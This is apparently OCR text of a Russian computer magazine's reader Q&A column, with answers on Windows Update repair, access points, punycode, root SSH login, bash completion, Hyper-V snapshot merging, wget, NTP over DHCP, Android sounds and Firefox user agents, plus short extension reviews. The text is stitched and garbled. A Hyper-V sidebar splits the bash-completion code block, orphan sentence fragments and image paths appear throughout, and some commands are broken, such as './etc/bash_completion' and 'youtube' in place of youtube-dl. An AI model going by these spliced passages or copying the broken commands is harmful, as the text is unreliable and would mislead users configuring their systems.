A Эта ошибка связана с проблемами в Windows update. Поэтому-то обновления и не ставятся. Также в качестве дополнительного артефакта система может предлагать поставить пакеты для другой архитектуры. Чтобы исправить ситуацию, нужно сбросить компоненты менеджера обновлений. Для этого заходи по ссылке goo.gl/osE4Vm и качай утилиту для автоматической диагностики и исправления проблем. Правда, особо надеяться на чудо не стоит. Частенько эта тулза, отработав и показав заветное сообщение, что все исправлено, на самом деле ничего не патчит и не исправляет. Поэтому рекомендую проделать действия вручную, они также описаны на данной странице. После этого стоит обновить список обновлений для своего сервера и поставить, что нужно. Также эта проблема проявляется тогда, когда стоит устаревший менеджер обновлений. Как сам понимаешь, нужно его обновить. Правда, вот очередная задачка: если зайти на страницу обновления (goo.gl/JduRVK) или попытаться проапдейтиться через сам WinUpdate, можно закопать систему окончательно, случайно поставив обновления не в той последовательности. Так что перед подобной работой в обязательном порядке бэкап. И очень внимательно и вдумчиво читать, что понаписали в справке от MS. Неплохим лайфхаком может служить установка WSUS, который как раз знает последовательность установки и снимает определенную головную боль.

Windows update

сервак с 24 ядрами, то нагрузка в 23 — это в пределах нормы и пугаться не стоит.

Q После очередного печального выбора очередной точки доступа для офиса уже боюсь идти к начальству. То постоянно теряет соединение, то просто повисает. Подскажи несколько хороших вариантов.

A Да, выбор точки доступа довольно важное решение в плане стабильности работы мобильных сотрудников, да и вообще сети. Если интересует централизованное управление беспроводной сетью, то посмотри в сторону UniFi (dreamwifi.ru/unifi). Часто продаются комплектом по три штуки, пробивают кирпичные стены и работают на реально огромных площадях. Также стоит учитывать, что для полноценной работы необходим программный контроллер на выделенном компьютере, чтобы рулить сетью. Еще хочется отметить микротики (mikrotik.com): работают безотказно, а кроме того, на них установлена RouterOS — сетевая операционная система на базе Linux. Она предлагает практически неограниченные возможности управления трафиком. При относительно небольшой цене это устройство превращается в очень мощный и крутой девайс. Чтобы попробовать и оценить возможности операционной системы, ее можно установить и на ПК. Ну и конечно же, я не могу обойти продукцию фирмы Cisco, о которой не слышал только ленивый. Правда, ее цена может отпугнуть всякого, и уж бюджетным вариантом тут и не пахнет, но вот стабильностью и качеством однозначно. А что конкретно выбрать, решать уже тебе, в зависимости от навыков настройки сетевого оборудования и бюджета.



UniFi

Q Попробовал воспользоваться командой dig к русскому домену вида домен.рф. В итоге получил какую-то белиберду: xn--80ad0c0c.xn--p1ag.aced.net. Что это такое и что с этим делать?

A Это так называемый punycod. Как говорит Википедия, это «стандартизированный метод преобразования последовательностей Unicode-символов в так называемые ACE-последовательности, которые состоят только из алфавитно-цифровых символов, как это разрешено в доменных именах. Punycode был разработан для однозначного преобразования доменных имен в последовательность ASCII-символов».

Так что у этой преобразованной записи можно получить NS и другие полезные записи, как и у любого другого домена.

Q Поставил на удаленную машину SSH, на ней стоит минт. В настройках разрешил подключаться root. Установил пароль. Пробую подключиться, а мне в ответ приходит, что пароль неверен. В чем может быть проблема? Минт и SSH установлены последних версий.

A Будем считать, что файрвол в данном случае ни при чем. Поэтому переходим к настройкам самого SSH. Открываем файл:

```
sudo nano /etc/ssh/sshd_config
```

В некоторых версиях по дефолту стоит запрет на подключение рута, а именно

```
PermitRootLogin without-password
```

Нужно изменить данный параметр на

```
PermitRootLogin yes
```

тем самым разрешив подключение root. Также стоит дополнительно проверить пароль, мало ли чего. И не забудь перезапустить демон после правки конфига SSH.

Q После игр с bash в консоли перестало работать автодополнение по нажатию Tab. Как вернуть все обратно, без кардинальных мер в плане переустановки системы?

A Сначала поставим пакет bash-completion, выполнив в консоли

```
sudo apt-get install bash bash-completion
```

Теперь в домашней директории нужно создать файл:

```
touch .bashrc
```

Да, именно с точкой в начале. Открываем его на редактирование в любом редакторе и туда вставляем следующий код:

```
if ! shopt -oq posix;
then
    if [ -f /usr/share/bash-completion/↵
    bash_completion ]; then
        . /usr/share/bash-completion/↵
        bash_completion
    elif [ -f /etc/bash_completion ];
```

ПОДЧИЩАЕМ ЗА ГИПЕРВИЗОРОМ

После создания снапшотов на Hyper-V насоздавалась куча AVHD-файлов огромного размера. Как их теперь удалить?

1. Первоначально нужно отключить виртуалку, AVHD-файлы которой будем удалять. После чего меняем расширение всех снимков с avhd на vhd. Делаем резервные копии всех файлов AVHD и исходных VHD. Записываем порядок, в котором будем объединять диски, от самой новой даты к старой. К примеру, 15.10.2014 -> 08.10.2014.

2. В оснастке Hyper-V запускаем Edit Disk, выбираем самый новый снимок. В окне выбора действия будет доступно только одно действие — Reconnect. Далее надо будет указать родительский снимок, это наш 08.10.2014. При этом для облегчения выбора будет подсказка, какой диск является родительским к исходному. Выбираем его. Нажимаем Finish.

3. Запускаем Edit Disk повторно, выбираем самый свежий снимок. В окне выбора действия должно появиться два пункта — Compact и Merge. Нас интересует второй. Выбираем его. В окне Summary можно будет посмотреть, какой снимок с каким объединяется. Запускаем процесс, и, если файлы большие, можно идти пить кофе.

4. По завершении процесса в папке со снимками останется только самый новый снимок. Родительский будет удален. Если в папке остались еще более старые снимки, то переходим к предыдущему пункту и повторяем процесс объединения.

5. Когда процесс завершится, в папке снимков исходного диска не останется — все они будут объединены с исходным VHD-диском. Теперь если мы зайдем в свойства виртуальной машины, то при попытке посмотреть на свойства нашего разбитого на снимки диска будет ошибка — виртуалка не сможет найти последний снимок. Смело можно удалять диск из свойств виртуалки и подключать его заново.

```
then
        ./etc/bash_completion
    fi
fi
```

После этого нужно перечитать конфигурационный файл:

```
source .bashrc
```

Q Написал небольшой скриптец, который проверяет, сделаны ли бэкапы на удаленной машине, после чего выводит на HTML-страничку результат, true или false. Вопрос в том, как мне теперь получить содержимое веб-страницы в переменную?

A Для решения данной задачи вполне подойдет Wget, хотя одним им можно не ограничиваться и использовать, скажем, тот же cURL или даже lynx. Допустим, нам нужно получить значение в переменную var, тогда строка примет вид

```
var=`wget -O – $url`
```

Остается только задать переменную url. Если нужен исходный код страницы, можно использовать

```
curl $url
```

А для получения через lynx — вот такую команду:

```
lynx -dump $url
```

Q Как мне сделать синхронизацию времени на линукс-машинах, чтобы они брали его с роутера?

A Для этого нужно немного поправить файл dhcpd.conf. Параметры описываются с помощью ключевого слова option и следующих за ним названий параметра и его значения. В нашем случае нужно добавить следующие:

```
option ntp-servers ip-address
```

где, как ты понял, ip-address и есть адрес нашего роутера или иного компьютера, откуда и будет браться время. Серверов может быть несколько, они указываются в порядке предпочтения.

Q Подключено СМС-оповещение о состоянии сервисных служб. Куда бы я ни пошел, при приходе новой порции эсэмэсок, а порой их бывает далеко не одна и даже не пара, все вокруг сразу: ааа, самсунг у тебя. Надоело. Как сменить звук и пообламать этих умников?


A Согласен, долой стандартные звуки уведомлений! Для того чтобы сменить мелодию, нужно проделать следующие действия. Находим папку DCIM и начинаем создавать папки, если их еще нет:

```
DCIM/media/audio/
notifications
```

Как раз в эту папку нужно закинуть желаемую мелодию. После этих манипуляций нужно перезагрузить устройство. Теперь, если зайти в «Настройки → Звук → Уведомления», должна появиться наша мелодия. Если чуда не произошло, то стоит проделать то же самое на карте памяти, то есть создать директорию, скопировать файл и перезагрузиться. Кстати, раз уж начали менять, то можно сменить мелодию и на другие уведомления:

- для будильника — DCIM/media/audio/alarms;
- для звонка — DCIM/media/audio/ringtones;
- для интерфейса — DCIM/media/audio/ui.

Q Хочу записать один из своих любимых дистрибутивов на флешку и всегда иметь при себе. Но вот беда, постоянно ее забываю или оставляю. Есть ли возможность записать дистрибутив на телефон и пользоваться осью с него?



Общий вид DriveDroid

A Попробуй посмотреть в сторону программки DriveDroid (goo.gl/YZCxmj). Она позволяет записать образ ISO или IMG на флешку и потом загружать его. Также можно скачать дистрибутивы из самой программы, на данный момент есть поддержка порядка 35 различных систем. В качестве бонуса есть возможность создавать пустые образы, где хранить какие-то свои данные или софт. Обращаю внимание, что программе нужен root.

Q Подсел на консоль, это оказалось как наркотик. Стало интересно, а есть ли консольная утилитка, способная скачать видео с YouTube?

A Есть . Ставится из репозитория командой

```
sudo apt-get install youtube-dl
```

Тулза качает видео не только с YouTube, но и с других сайтов. Очень рекомендую заглянуть в ман, опций там довольно много, и, думаю, каждый найдет что-то для себя. Самое простое применение выглядит примерно так:

```
youtube http://link
```

где link — это прямая ссылка на видео, которое мы хотим скачать. Как видишь, все просто.

Q Неожиданно заметил странное поведение веб-приложения при заходе на него с мобильного устройства. Захотел в огнелисе сменить юзерагент, но вот где это и какой юзер агент лучше поставить? Желательно без всяких плагинов и расширений, только хардкор.

A Для того чтобы поменять user agent в Firefox, нужно открыть новую вкладку и там ввести

```
about:config
```

Это откроет нам кучу настроек браузера. Затем, воспользовавшись поиском, введем:

```
useragent
```

Теперь смотрим, нет ли такого параметра, как general.useragent.override, если нет, то создаем его. Нажимаем правой кнопкой мыши по пустому месту, «Создать → Строка», после этого нужно ввести значение вновь созданной строки. Вот мы и подошли ко второй части вопроса, какой юзерагент использовать. Для андроида можно воспользоваться, к примеру, этим:


```
Mozilla/5.0 (Linux; U; Android 4.0.4;↵
fr-fr; MIDC409 Build/IMM76D)↵
AppleWebKit/534.30 (KHTML, like Gecko)
↵
Version/4.0 Safari/534.30
```

Для большего количества юзерагентов можно заглянуть сюда: goo.gl/Cg16ED, они собраны по категориям и разным версиям.




НОВОЕ — ХОРОШО ЗАБЫТОЕ СТАРОЕ?

Стоит ли беспокоиться о Load Cycle Count жесткого диска после установки Ubuntu на ноутбук?



+ По заявлению разработчиков, волноваться на эту тему не стоит — все уже пофиксили и бага устранена. Плюс патчи и обновления ядра выходят довольно часто, и даже если что-то не так, то это быстро пофиксят за счет большого активного сообщества. Да и вряд ли на ноутбуке будет использовано экзотическое железо с неизвестным поведением в системе.




– Даже после всех обновлений на многих моделях жестких дисков возникают резкие скачки параметра. Порой это из-за каких-то непонятных причин и на работу в итоге никак не влияет, а порой и мистически прогрессивно растет. Что заставляет принимать контрмеры. В любом случае проверить состояние жесткого диска по затратам времени много меньше, чем пытаться вынуть из него инфу после его выхода из строя.

WWW 2.0

Поддерживается как стандартный Markdown, так и его GitHub-диалект (gfm)

01




MARKSY (marksy.arc90.com)

→ Marksy — это расширение для браузера Google Chrome, предназначенное для пользователей, которым часто приходится оформлять текст в онлайн-публикациях с использованием разных форматов разметки. После установки аддона ты получаешь специальную панельку, позволяющую на лету конвертировать сверстанный текст между форматами Markdown, Textile, RST, MediaWiki, HTML и прочими. Поддерживается как стандартный Markdown, так и его GitHub-диалект (gfm). Конвертацию также можно проводить по нажатию специального шортката после выделения текста. Для пользователей других браузеров также доступна полнофункциональная онлайн-версия на сайте разработчика.

GOOGLE BOOKMARK MANAGER
(https://chrome.google.com/webstore/detail/bookmark-manager/gmlllbghnfkpflemihljekbapjopfjik)

→ Совсем недавно Google выкатили новое расширение для работы с закладками, на смену Google Stars. Основной смысл в том, чтобы наглядно показывать пользователю сохраненные странички, но теперь добавились функции вроде шаринга, более удобного и эффективного поиска, аннотирования закладок (можно добавлять заметки и собственные изображения), а также новых опций сортировок закладок по темам. Расширение умеет синхронизировать закладки между несколькими устройствами и импортировать существующие закладки.



Расширение умеет синхронизировать закладки между несколькими устройствами



Для игры не требуются ни плагины, ни даже навороченные функции вроде WebGL






FREECIV-WEB PROJECT (https://play.freeciv.org/?welcome)

→ Freeciv — это опенсорсный клон знаменитой игры Sid Meier's Civilization, напоминающий нечто среднее между первой и второй частью игры как в плане графики, так и в плане игровой механики. Web Project — это версия игры, которая запускается прямо в браузере. При этом для игры не требуются ни плагины, ни даже навороченные функции вроде WebGL, поэтому поддерживаются почти любые десктопные и мобильные браузеры. Играть можно как в одиночном режиме, так и в мультиплеер. Но не хватает для полного счастья поддержки кросс-платформенных сейвгеймов. Вся информация об игре хранится локально, и механизма для переноса/синхронизации состояния между несколькими устройствами нет.

DRAFTBACK (draftback.com)

→ Инструмент для тех, кто учится профессионально писать, — причем неважно, идет ли речь о документации, статьях, блоге или даже околохудожественных текстах. У всех «писателей» есть общая проблема — периодическое впадание в ступор, мешающее выдавать тексты нормального качества с предсказуемой скоростью. Draftback — расширение, визуализирующее историю правок документа в Google Docs. Нажимаешь кнопку Play, и инструмент показывает тебе в реальном времени, как именно ты работал над текстом, в каких моментах ты зависал больше всего и на что тратил больше всего времени. Очевидное требование — работа над документом должна вестись в Google Docs.



У всех «писателей» есть общая проблема — периодическое впадание в ступор, мешающее выдавать тексты нормального качества

